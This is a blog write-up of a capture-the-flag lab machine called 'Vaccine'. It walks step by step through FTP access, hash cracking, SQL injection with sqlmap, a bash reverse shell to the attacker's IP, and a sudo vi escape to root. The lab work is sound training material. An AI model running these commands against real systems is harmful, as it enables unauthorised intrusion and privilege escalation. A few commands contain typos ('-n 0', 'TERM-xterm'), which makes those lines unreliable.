Vaccine - Linux
- justinblawitz
- Nov 9, 2025
- 5 min read
Ping and Nmap the target IP using sudo nmap -sC -sV {target IP}

We find 3 open ports, port 22/tcp open running vsftpd, port 22/tcp open running OpenSSH, and port 80/tcp open running Apache httpd.
In the Nmap scan we see that Anonymous FTP login is allowed on port 21, we can connect to it using ftp {target IP} with the username anonymous and the password anon123

Looking through the FTP server using dir, we find a file called backup.zip. We can download this file to our system using get backup.zip

After exiting the FTP server using exit, we can use ls to view the file was downloaded, and unzip it using unzip backup.zip, but unzipping the file requires a password that we don’t know.

To attempt to crack the password to unzip the file we’ll be using the John tool which I’ve used in multiple prior labs used for brute-forcing, we can get a list of commands and flags by using john –help.

In this case, the command we’ll use is zip2john backup.zip > hashes. Zip2john is used to extract a password hash from a password protected zip file, converting it into a format that John can analyze and attempt to crack, it then redirects the output into a file named hashes.

We can confirm the hash was collected by using cat hashes to view the contents of the file.

Then we’ll run the command john -wordlist=/usr/share/wordlists/rockyou.txt hashes, which first specifies the wordlist that’ll be used to crack the hash in the hashes file, running the command gives us the password 741852963, which we can again view by using john –show hashes.

After we’ve cracked the password for the zip file, we can again use unzip backup.zip to unzip the file and view the contents, which is 2 php files.
After

viewing the first file, index.php, using cat index.php we find credentials for an admin account, with the username being admin, and the password as a hash.

After we’ve gained the admin user’s password as a hash, we’ll first need to figure out what type of hash it is. One of the ways to do this is with the command hashid, which helps us identify the type of a given hash by analyzing its structure and characteristics. After running the command hashid {hash} we get a couple possibilities, but we’ll try MD5 first.

We’ll then put the hash into a file using the command echo ‘hash’ > hash which puts the hash into a file called hash and run the command hashcat -a 0 -n 0 hash /usr/share/wordlists/rockyou.txt. Hashcat is a password recovery tool used to crack password hashes by performing various attack techniques, such as dictionary attacks, brute-force, or hybrid attacks, -a 0 specifies the attack mode which in this case is a dictionary attack (aka wordlist attack), -m 0 corresponds to MD5 hashes, and rockyou.txt is the wordlist used to crack the hash.


After running the command, the output of Hashcat tells us that the specified hash corresponds to the password qwerty789, so we now know the password for the admin user.
With the credentials of the admin user, we can navigate to the Apache server displayed in the initial Nmap scan by entering the target IP into a browser and attempting to enter the admin’s credentials into the login page.

The admin’s credentials successfully give us access to the Apache server with administrator privileges.

We can test how the catalogue search bar works by entering something like “test 123” and view that it a variable called search is used, this looks to be vulnerable to an SQL injection.

Instead of manually testing if the site is vulnerable to SQL injection, we’ll use a tool called SQLmap which automates the process of detecting and exploiting SQL injection. The first command we can run is sqlmap -h to list some commands and flags we can use in the tool.

In the command we’ll need to provide the URL and the cookie to sqlmap to find any vulnerabilities, instead of intercepting a request using Burpsuite to get the cookie, we can install a browser extensions that can grab it super easily called Cookie-Editor (for Firefox: https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/). After opening the extension, we can view the name and value of the cookie.

With this information, we can enter the command sqlmap -u “{target IP URL}” –cookie=”name=value” to test for any vulnerabilities. The important part to the output of this command displays that the parameter ‘search’ is vulnerable to SQL injection.

Knowing this, we can run the same command but with –os-shell at the end which will allow us to easily perform command injection into the web server.

Although we now have a shell, it is very unstable and not very interactive, to fix this we’ll first open a netcat listener in a new terminal using the command sudo nc -lvnp 443 which listens to the specified port.

Returning to the terminal with the shell open, we can enter the payload bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1" and enter when asked about the commands standard output. This payload is a reverse shell command that initiates a TCP connection to our IP address on port 443, where our Netcat listener will pick it up.

Looking back at our terminal running Netcat, we can see that connection was successful and the reverse shell payload worked.
To make this shell fully interactive, we’ll run the commands python3 -c ‘import pty;pty.spawn(“/bin/bash”)’ which spawns an interactive bash shell with a pseudo-terminal (PTY) (emulates the behavior of a physical terminal, master side handles the controlling process, receives input from user or process and sends output back. Slave side acts like the terminal where the application or bash shell in this case runs, processes input from the master and sends output back).
Next, we’ll press Ctrl + Z to background the process and run stty raw -echo which configures the terminal to operate in raw mode disabling line editing, buffering, etc, and turns off echoing so typed characters aren’t displayed on the screen. This command helps prevent local echoing that might duplicate text and simplifies input/output.
Finally, we’ll enter fg to foreground the shell again and enter export TERM-xterm which tells programs what type of terminal is being used, in this case xterm which is a widely supported value.

Now that our shell is interactive, we can begin searching through the server. After some searching we can list files in different directories using ls and eventually find the user.txt file and read it using cat user.txt to capture the first flag.

Next since we know the machine uses both PHP and SQL we should be able to find some credentials in clear text in the /var/www/html folder, which we connect to using cd /var/www/html, and list the contents with ls -la.

One of the files we discover, dashboard.php, gives us credentials for the postgres user with the password P@s5w0rd! which we found after running cat dashboard.php.

At this point the shell might die suddenly as although we made it interactive, it is still unstable. In this case since we now know the credentials of the postgres user we can use SSH to login instead of redoing the exploit. The command we’ll use is ssh postggres@{target IP} and enter the password we discovered when prompted

After regaining access, we can view what privileges this user has with the command sudo -l and entering the password, this shows us that we have sudo privilagges to edit the pg_hba.conf file using vi which is a text editor.

We’ll first run sudo /bin/vi/etc/postgresql/11/main/pg_hba.conf to open the configuration file. After some searching we find the web page https://gtfobins.github.io/gtfobins/vi/#sudo which shows us how we can abuse our sudo privileges on this file.

In this file, we’ll enter :set shell=/bin/sh and :shell to break out of the restricted environment and spawn an interactive shell.
With this shell we can use commands like whoami to see that we are now the root user.

As the root user, we can read the root.txt using cat /root/root.txt to capture the flag.


Comments